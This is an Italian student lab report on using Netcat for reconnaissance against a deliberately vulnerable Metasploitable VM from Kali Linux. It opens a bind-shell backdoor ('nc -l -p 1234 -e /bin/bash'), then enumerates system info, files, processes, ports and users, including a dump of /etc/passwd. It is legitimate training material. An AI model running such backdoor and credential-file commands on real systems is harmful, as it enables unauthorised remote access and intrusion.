

# Esercitazione W9D1

## Netcat

Fabio Benevento - 19/12/2023

### Traccia


Tramite l'utility Netcat, svolgere una attività di “discovering” su una macchina target con sistema operativo Linux.

Proseguire per step al fine di estrapolare le seguenti informazioni:

1. Informazioni di sistema
2. Esplorazione del file system
3. Processi in esecuzione
4. Risorse di rete
5. Utenti e autorizzazioni

### Implementazione


Per lo svolgimento dell'esercitazione ho utilizzato la macchina Kali Linux come macchina attaccante da cui fare il discovering, e una macchina con Metasploitable come macchina target. Supponendo di avere già trovato il modo di accedere alla macchina Metasploitable, ho lanciato su quest'ultima il comando `nc -l -p 1234 -e /bin/bash` in maniera da aprire una backdoor in ascolto sulla porta 1234 rendendo possibile, una volta connessi, l'accesso alla shell della macchina target



```
Metasploitable [In esecuzione] - Oracle VM VirtualBox
msfadmin@metasploitable:~$ nc -l -p 1234 -e /bin/bash
```

Sulla macchina Kali, ho quindi lanciato il comando `nc 192.168.50.101 1234` (192.168.50.101 è l'indirizzo della macchina Metasploitable) in maniera da connettermi alla

backdoor appena creata e lanciare alcuni comandi di shell per il discovering della macchina target.




```
kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]
$ nc 192.168.50.101 1234
```

## 1. Informazioni di sistema

Per reperire le prime informazioni preliminari circa il sistema da attaccare, ho usato in primo luogo il comando `uname -a` che fornisce informazioni sul kernel e sul sistema informativo della macchina nel caso di sistemi Linux. Come è possibile vedere in figura si tratta di una macchina Linux metasploitable con kernel versione 2.6.24-16-server su CPU i686 (64 bit).

Tramite il comando `df -h` ho inoltre analizzato l'occupazione totale del disco del sistema tra le varie partizioni.



```
kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]
$ nc 192.168.50.101 1234
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/mapper/metasploitable-root
7.0G  1.5G  5.2G  22% /
varrun        506M  140K  506M  1% /var/run
varlock        506M     0  506M  0% /var/lock
udev          506M  20K  506M  1% /dev
devshm        506M     0  506M  0% /dev/shm
/dev/sda1      228M  25M  192M 12% /boot
```

## 2. Esplorazione del file system

Ho proceduto dunque con l'esplorazione del file system per reperire ulteriori informazioni su applicazioni e documenti presenti sulla macchina. In primo luogo ho analizzato la cartella `/home` e le sue sottodirectory, dove sono presenti le cartelle personali di ciascun utente del sistema. Nello specifico è possibile individuare 4 cartelle, una per l'utente `msfadmin`, molto probabilmente l'amministratore del sistema, una per l'utente `user`, un utente generico del sistema e poi due cartelle `ftp` e `service` che fanno

presupporre la presenza di un server ftp e di un non ben precisato servizio installato sulla macchina.


```
└$ nc 192.168.50.101 1234
ls -l /home
total 16
drwxr-xr-x 2 root      nogroup  4096 2010-03-17 10:08 ftp
drwxr-xr-x 7 msfadmin  msfadmin  4096 2023-10-27 06:25 msfadmin
drwxr-xr-x 2 service   service   4096 2010-04-16 02:16 service
drwxr-xr-x 3 user     user     4096 2010-05-07 14:38 user
ls -l /home/user
total 0
ls -l /home/msfadmin
total 4
drwxr-xr-x 6 msfadmin  msfadmin  4096 2010-04-27 23:44 vulnerable
ls -l /home/ftp
total 0
```

Un'altra cartella di interesse è la cartella /var/log dove sono presenti i log di sistema e delle relative applicazioni. La cartella apache2 fa presupporre la presenza di un server http sulla macchina così come la cartella tomcat5.5. Le cartelle mysql e postgresql invece sono relative agli omonimi database relazionali e potrebbero essere di supporto a dei servizi installati sulla macchina. Infine è possibile individuare la cartella Samba che è relativa ad un servizio di condivisione di risorse su macchine in rete di tipo misto (Linux e Windows)

```
File Actions Edit View Help
ls -l /var/log
total 1548
drwxr-x--- 2 root      adm      4096 2023-10-27 06:39 apache2
drwxr-xr-x  2 root      root     4096 2008-04-07 17:39 apparmor
drwxr-xr-x  2 root      root     4096 2023-10-27 06:39 apt
-rw-r--r--  1 syslog    adm      11996 2023-10-29 14:39 auth.log
-rw-r--r--  1 root      root     0 2012-05-20 15:55 boot
-rw-rw-r--  1 root      utmp    768 2023-10-27 06:55 btmp
-rw-r--r--  1 root      root     0 2012-05-20 15:55 btmp.1
-rw-r--r--  1 syslog    adm     132744 2023-10-29 13:10 daemon.log
-rw-r--r--  1 syslog    adm     41486 2023-10-29 13:09 debug
drwxr-xr-x  2 root      root     4096 2008-04-22 02:07 dist-upgrade
-rw-r--r--  1 root      adm     17860 2023-10-29 13:09 dmesg
-rw-r--r--  1 root      adm     18898 2023-10-29 12:44 dmesg.0
-rw-r--r--  1 root      adm     6956 2023-10-28 12:18 dmesg.1.gz
-rw-r--r--  1 root      adm     6848 2023-10-27 07:12 dmesg.2.gz
-rw-r--r--  1 root      adm     6582 2023-10-27 06:54 dmesg.3.gz
-rw-r--r--  1 root      adm     6655 2023-10-27 06:40 dmesg.4.gz
-rw-r----- 1 root      adm     0 2023-10-27 06:39 dpkg.log
-rw-r--r--  1 root      root    84719 2012-05-20 15:37 dpkg.log.1
drwxr-xr-x  2 root      root     4096 2010-03-16 18:59 fsck
drwxr-xr-x  3 root      root     4096 2010-03-16 19:15 installer
-rw-r--r--  1 syslog    adm     220812 2023-10-29 14:12 kern.log
-rw-r--r--  1 root      root    292292 2023-10-29 13:10 lastlog
-rw-r--r--  1 syslog    adm     0 2012-05-20 14:36 lpr.log
-rw-r--r--  1 syslog    adm     0 2012-05-20 14:36 mail.err
-rw-r--r--  1 syslog    adm     1887 2023-10-29 13:09 mail.info
-rw-r--r--  1 syslog    adm     1887 2023-10-29 13:09 mail.log
-rw-r--r--  1 syslog    adm     0 2012-05-20 15:55 mail.warn
-rw-r--r--  1 syslog    adm     194951 2023-10-29 14:49 messages
drwxr-s--- 2 mysql     adm      4096 2010-03-17 10:09 mysql
drwxr-sr-x  2 news     news    4096 2010-03-16 19:15 news
drwxrwxr-t 2 root      postgres 4096 2023-10-27 06:39 postgresql
drwxr-xr-x  2 root      root     4096 2010-04-28 02:26 proftpd
drwxr-x--- 2 root      adm     4096 2023-10-27 06:39 samba
-rw-r----- 1 syslog    adm     314635 2023-10-29 14:49 syslog
-rw-r----- 1 syslog    adm     45967 2023-10-27 06:39 syslog.0
drwxr-x--- 2 tomcat55  adm     4096 2008-12-07 14:17 tomcat5.5
-rw-r--r--  1 root      root    298835 2023-10-29 13:09 udev
-rw-r--r--  1 syslog    adm     0 2012-05-20 14:36 user.log
-rw-r----- 1 root      root    691 2012-05-20 15:48 vsftpd.log
-rw-rw-r--  1 root      utmp    38016 2023-10-29 13:10 wtmp
-rw-r--r--  1 root      root    5376 2023-10-27 06:22 wtmp.1
```

### 3. Processi in esecuzione

Per l'analisi dei processi in esecuzione ho utilizzato il comando `ps -aux` che mostra la lista di tutti i processi di tutti gli utenti in esecuzione sulla macchina. La figura seguente mostra un estratto della risposta in seguito all'esecuzione dell'comando.




```
kali㉿kali: ~
File Actions Edit View Help
root      3933  0.0  0.0    1716   492  tty3    Ss+ 13:09  0:00 /sbin/getty 38400 tty3
root      3935  0.0  0.0    1716   488  tty6    Ss+ 13:09  0:00 /sbin/getty 38400 tty6
syslog    3970  0.0  0.0    1936   640 ?        Ss 13:09  0:00 /sbin/syslogd -u syslog
root      4005  0.0  0.0    1872   540 ?        S 13:09  0:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
klog      4007  0.0  0.2    3284   2124 ?        Ss 13:09  0:00 /sbin/klogd -P /var/run/klogd/kmsg
bind      4030  0.0  0.7    35408   7684 ?        Ssl 13:09  0:00 /usr/sbin/named -u bind
root      4052  0.0  0.0    5312   996 ?        Ss 13:09  0:00 /usr/sbin/sshd
root      4128  0.0  0.1    2768  1304 ?        S 13:09  0:00 /bin/sh /usr/bin/mysqld_safe
mysql    4170  0.0  1.6  127560  17024 ?        Sl 13:09  0:01 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql
                                               -user=mysql --pid-file=/var/run/mysqld/mysqld.pid --skip-external-locking --port=3306 --socket=/var/run/mysqld/mysqld.s
ock
root      4172  0.0  0.0    1700   556 ?        S 13:09  0:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
postgres 4248  0.0  0.4  41340   5076 ?        S 13:09  0:00 /usr/lib/postgresql/8.3/bin/postgres -D /var/lib/postgre
sql/8.3/main -c config_file=/etc/postgresql/8.3/main/postgresql.conf
postgres 4251  0.0  0.1  41340   1384 ?        Ss 13:09  0:01 postgres: writer process
postgres 4252  0.0  0.1  41340   1196 ?        Ss 13:09  0:00 postgres: wal writer process
postgres 4253  0.0  0.1  41340   1384 ?        Ss 13:09  0:00 postgres: autovacuum launcher process
postgres 4254  0.0  0.1  12660   1140 ?        Ss 13:09  0:00 postgres: stats collector process
daemon   4274  0.0  0.0    2316   420 ?        SNs 13:09  0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
daemon   4275  0.0  0.0    2316   212 ?        SN 13:09  0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root     4324  0.0  0.0      0   0 ?        S 13:09  0:00 [lockd]
root     4325  0.0  0.0      0   0 ?        S< 13:09  0:00 [nfsd4]
root     4326  0.0  0.0      0   0 ?        S 13:09  0:00 [nfsd]
root     4327  0.0  0.0      0   0 ?        S 13:09  0:00 [nfsd]
root     4328  0.0  0.0      0   0 ?        S 13:09  0:00 [nfsd]
root     4329  0.0  0.0      0   0 ?        S 13:09  0:00 [nfsd]
root     4330  0.0  0.0      0   0 ?        S 13:09  0:00 [nfsd]
root     4331  0.0  0.0      0   0 ?        S 13:09  0:00 [nfsd]
root     4332  0.0  0.0      0   0 ?        S 13:09  0:00 [nfsd]
root     4333  0.0  0.0      0   0 ?        S 13:09  0:00 [nfsd]
root     4337  0.0  0.0    2424   332 ?        Ss 13:09  0:00 /usr/sbin/rpc.mountd
root     4403  0.0  0.1    5412   1724 ?        Ss 13:09  0:00 /usr/lib/postfix/master
postfix  4409  0.0  0.1    5460   1688 ?        S 13:09  0:00 qmgr -l -t fifo -u
root     4410  0.0  0.1    5388   1208 ?        Ss 13:09  0:00 /usr/sbin/nmbd -D
root     4412  0.0  0.1    7724   1360 ?        Ss 13:09  0:00 /usr/sbin/smbd -D
root     4417  0.0  0.0    7724   808 ?        S 13:09  0:00 /usr/sbin/smbd -D
root     4428  0.0  0.0    2424   856 ?        Ss 13:09  0:00 /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive
                                               -inetd_compat
daemon   4467  0.0  0.0    2316   212 ?        SN 13:09  0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
daemon   4468  0.0  0.0    2316   212 ?        SN 13:09  0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
proftpd  4470  0.0  0.1    9948  1596 ?        Ss 13:10  0:00 proftpd: (accepting connections)
daemon   4484  0.0  0.0    1984   424 ?        Ss 13:10  0:00 /usr/sbin/atd
root     4495  0.0  0.0    2104   896 ?        Ss 13:10  0:00 /usr/sbin/cron
root     4523  0.0  0.0    2052   348 ?        Ss 13:10  0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons
                                               -daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava
                                               .awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5
                                               -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.pol
iccy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root     4524  0.0  0.0    2052   476 ?        S 13:10  0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons
                                               -daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava
                                               .awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5
                                               -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.pol
iccy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
tomcat55 4526  0.2  8.6  364188  90008 ?        Sl 13:10  0:18 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons
                                               -daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava
                                               .awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5
                                               -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.pol
iccy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root     4544  0.0  0.2   10596   2564 ?        Ss 13:10  0:00 /usr/sbin/apache2 -k start
www-data 4545  0.0  0.1   10596   1956 ?        S 13:10  0:00 /usr/sbin/apache2 -k start
www-data 4547  0.0  0.1   10596   1956 ?        S 13:10  0:00 /usr/sbin/apache2 -k start
www-data 4550  0.0  0.1   10596   1956 ?        S 13:10  0:00 /usr/sbin/apache2 -k start
www-data 4552  0.0  0.1   10596   1956 ?        S 13:10  0:00 /usr/sbin/apache2 -k start
```

In essa saltano all'occhio il processo mysql (PID 4170) relativo al database relazionale mysql con le informazioni circa la porta di esecuzione, il file di socket e la posizione della directory dei dati (datadir) e i processi postgres (PID 4248 4251 4252 4253 4254) inerenti invece al database relazionale postgresql.

Inoltre ,come già evidenziato in precedenza con l'analisi del file system (cartella /var/log) ,troviamo istanze di tomcat5.5, un web server che può essere utilizzato standalone o più spesso integrato in applicazioni java. Infine troviamo istanza di apache2 ed è quindi probabile la presenza di applicazioni web trattandosi anch'esso di un web server molto utilizzato in ambiente Linux.

#### 4. Risorse di rete

Per analizzare le risorse di rete della macchina target ho in primo luogo utilizzato il comando ifconfig, per verificare le schede di rete presenti sulla macchina e le info ad esse correlate.



```
$ nc 192.168.50.101 1234
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:10:8a:34
          inet addr:192.168.50.101 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe10:8a34/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:372 errors:0 dropped:0 overruns:0 frame:0
            TX packets:231 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:24918 (24.3 KB) TX bytes:49381 (48.2 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:715 errors:0 dropped:0 overruns:0 frame:0
            TX packets:715 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:318161 (310.7 KB) TX bytes:318161 (310.7 KB)
```

Ho quindi analizzato le porte aperte in ascolto sulla macchina, sia di tipo tcp che di tipo udp tramite il comando netstat con l'opzione -tuln le quali hanno il seguente significato:

- t: Mostra le connessioni TCP.
- u: Mostra le connessioni UDP.
- l: Visualizza solo le porte in ascolto.
- n: Mostra i numeri di porta e gli indirizzi IP in formato numerico anziché convertirli in nomi simbolici.

```

netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp     0      0 0.0.0.0:512              0.0.0.0:*
tcp     0      0 0.0.0.0:513              0.0.0.0:*
tcp     0      0 0.0.0.0:2049             0.0.0.0:*
tcp     0      0 0.0.0.0:514              0.0.0.0:*
tcp     0      0 0.0.0.0:55138             0.0.0.0:*
tcp     0      0 0.0.0.0:8009             0.0.0.0:*
tcp     0      0 0.0.0.0:6697             0.0.0.0:*
tcp     0      0 0.0.0.0:3306             0.0.0.0:*
tcp     0      0 0.0.0.0:1099             0.0.0.0:*
tcp     0      0 0.0.0.0:6667             0.0.0.0:*
tcp     0      0 0.0.0.0:139               0.0.0.0:*
tcp     0      0 0.0.0.0:5900             0.0.0.0:*
tcp     0      0 0.0.0.0:111               0.0.0.0:*
tcp     0      0 0.0.0.0:6000             0.0.0.0:*
tcp     0      0 0.0.0.0:80                0.0.0.0:*
tcp     0      0 0.0.0.0:8787             0.0.0.0:*
tcp     0      0 0.0.0.0:8180             0.0.0.0:*
tcp     0      0 0.0.0.0:1524             0.0.0.0:*
tcp     0      0 0.0.0.0:21                0.0.0.0:*
tcp     0      0 0.0.0.0:52757              0.0.0.0:*
tcp     0      0 192.168.50.101:53            0.0.0.0:*
tcp     0      0 127.0.0.1:53               0.0.0.0:*
tcp     0      0 0.0.0.0:23                0.0.0.0:*
tcp     0      0 0.0.0.0:5432             0.0.0.0:*
tcp     0      0 0.0.0.0:25                0.0.0.0:*
tcp     0      0 127.0.0.1:953              0.0.0.0:*
tcp     0      0 0.0.0.0:35803             0.0.0.0:*
tcp     0      0 0.0.0.0:4445             0.0.0.0:*
tcp     0      0 0.0.0.0:45629             0.0.0.0:*
tcp6    0      0 ::1:2121                :::*
tcp6    0      0 ::1:3632                :::*
tcp6    0      0 ::1:53                 :::*
tcp6    0      0 ::1:22                 :::*
tcp6    0      0 ::1:5432                :::*
tcp6    0      0 ::1:953                 :::*
udp     0      0 0.0.0.0:2049             0.0.0.0:*
udp     0      0 192.168.50.101:137            0.0.0.0:*
udp     0      0 0.0.0.0:137               0.0.0.0:*
udp     0      0 192.168.50.101:138            0.0.0.0:*
udp     0      0 0.0.0.0:138               0.0.0.0:*
udp     0      0 0.0.0.0:34828              0.0.0.0:*
udp     0      0 0.0.0.0:52882              0.0.0.0:*
udp     0      0 0.0.0.0:52915              0.0.0.0:*
udp     0      0 192.168.50.101:53               0.0.0.0:*
udp     0      0 127.0.0.1:53               0.0.0.0:*
udp     0      0 0.0.0.0:40759              0.0.0.0:*
udp     0      0 0.0.0.0:69                0.0.0.0:*
udp     0      0 0.0.0.0:111               0.0.0.0:*
udp     0      0 0.0.0.0:881               0.0.0.0:*
tcp6    0      0 ::1:53                 :::*
tcp6    0      0 ::1:37598               :::*

```

## 5. Utenti e autorizzazioni

Per analizzare la lista degli utenti e delle rispettive autorizzazioni, ho usato i comandi `who`, `whoami` e `w` che permettono di vedere rispettivamente:

- `who`: mostra una lista degli utenti attualmente connessi al sistema. Mostra informazioni come il nome utente, il terminale da cui hanno effettuato l'accesso, l'indirizzo IP (in alcuni casi) e il momento in cui hanno effettuato l'accesso.
- `w`: è simile al precedente ma mostra maggiori dettagli
- `whoami`: mostra l'utente corrente

```
L$ nc 192.168.50.101 1234
who
msfadmin  tty1          2023-10-29 13:10
root      pts/0          2023-10-29 13:10 (:0.0)
whoami
msfadmin
w
  16:16:36 up  3:07,  2 users,  load average: 0.00,  0.00,  0.00
USER    TTY     FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin  tty1      -           13:10    38.00s  0.25s  0.00s bash
root    pts/0      :0.0        13:10     3:06   0.00s  0.00s -bash
```

```
cat /etc/passwd
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002:,,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Per reperire informazioni maggiormente dettagliate ho letto il contenuto del file /etc/passwd, il quale contiene le seguenti informazioni:

- Nome Utente: È il nome dell'utente.
- Password: contiene la password cifrata dell'utenti. Nei sistemi operativi Linux più recenti, spesso è sostituita da un segnaposto come "x" o "\*", e le informazioni effettive sono memorizzate in un file separato (solitamente /etc/shadow).
- ID Utente: è l'identificativo univoco associato all'utente.
- ID Gruppo: Indica il gruppo principale a cui appartiene l'utente indicandone l'ID.
- Descrizione (Commento o GECOS): Questo campo può contenere una descrizione

dell'utente o informazioni aggiuntive come il nome completo, il numero di telefono, etc.

- Directory Home: È il percorso alla directory home dell'utente.

- Shell di Accesso: Indica il percorso del programma di shell predefinito per l'utente (ad es. /bin/bash, /bin/sh, etc.).